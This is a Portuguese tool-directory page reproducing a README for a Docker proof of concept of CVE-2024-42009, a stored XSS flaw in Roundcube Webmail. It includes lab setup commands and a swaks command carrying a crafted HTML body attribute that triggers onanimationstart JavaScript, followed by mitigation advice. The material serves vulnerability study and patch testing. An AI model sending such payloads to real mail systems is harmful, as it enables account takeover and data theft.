
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-42009 — Docker-based proof-of-concept para CVE-2024-42009, um XSS armazenado no Roundcube Webmail. Demonstra a exploração por meio de e-mails HTML elaborados e inclui configuração para um ambiente de laboratório vulnerável. | Kitploit
Ferramentas/GitHubGitHub/zaidarif47/cve-2024-42009
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebAprendizado e EducaçãoLabs e Prática
GitHubzaidarif47/cve-2024-42009

CVE-2024-42009

Docker-based proof-of-concept para CVE-2024-42009, um XSS armazenado no Roundcube Webmail. Demonstra a exploração por meio de e-mails HTML elaborados e inclui configuração para um ambiente de laboratório vulnerável.

Ver Repositório
111há 7 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    315

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2024-42009 – XSS Armazenado no Roundcube (PoC Docker)

📌 Visão Geral

Este repositório demonstra uma Prova de Conceito (PoC) funcional para CVE-2024-42009, uma vulnerabilidade de Cross-Site Scripting (XSS) armazenado no Roundcube Webmail.

A vulnerabilidade é causada por uma sanitização HTML inadequada seguida de reprocessamento inseguro de atributos, permitindo que atacantes injetem manipuladores de eventos maliciosos por meio de e-mails HTML elaborados.


⚠️ Versões Afetadas

  • Roundcube ≤ 1.5.7
  • Roundcube ≤ 1.6.7

🧠 Resumo da Vulnerabilidade

O Roundcube sanitiza e-mails HTML recebidos, mas posteriormente reprocessa certos atributos (ex.: bgcolor, atributos malformados), levando a:

  • Confusão de limites de atributos
  • Injeção de novos atributos
  • Reintrodução de manipuladores de eventos perigosos (ex.: onanimationstart)

Isso permite a execução de JavaScript arbitrário quando uma vítima abre um e-mail malicioso.


🐳 Configuração do Ambiente (Docker)

1. Clone o repositório

git clone https://github.com/ZaidArif47/CVE-2024-42009-PoC.git
cd CVE-2024-42009-PoC

2. Inicie o laboratório vulnerável

docker compose up -d

⏳ Aguarde ~10–15 segundos para o servidor de e-mail inicializar.


3. Crie usuários de teste

docker exec mailserver setup email add [email protected] 'attacker123'
docker exec mailserver setup email add [email protected] 'victim123'

4. Acesse o Roundcube

http://localhost:8080

Credenciais:

  • [email protected] / victim123
  • [email protected] / attacker123

💣 Exploração

Envie o e-mail malicioso usando a ferramenta swaks:

swaks --to [email protected] \
      --from [email protected] \
      --server localhost:2525 \
      --header "Content-Type: text/html; charset=utf-8" \
      --header "Subject: CVE-2024-42009 PoC" \
      --body '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=alert(1) foo=bar">Foo</body>'

📸 Prova de Conceito

  1. Faça login na Conta da Vítima no Roundcube
  2. Abra a caixa de entrada de e-mails
  3. O JavaScript é executado (o alerta é exibido)

1. E-mail Malicioso Entregue

Passo 1

2. XSS Disparado

Passo 3


🛡️ Mitigação

Atualize para as versões corrigidas:

  • Roundcube ≥ 1.6.8
  • Roundcube ≥ 1.5.8

📚 Referências

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2024-42009
  • Sonarsource: https://www.sonarsource.com/blog/government-emails-at-risk-critical-cross-site-scripting-vulnerability-in-roundcube-webmail/#desanitization-in-inline-email-rendering-cve202442009

⚖️ Aviso Legal

Este projeto é destinado apenas a fins educacionais e de pesquisa de segurança autorizada. Não utilize contra sistemas sem a devida permissão.



Baixar ferramenta



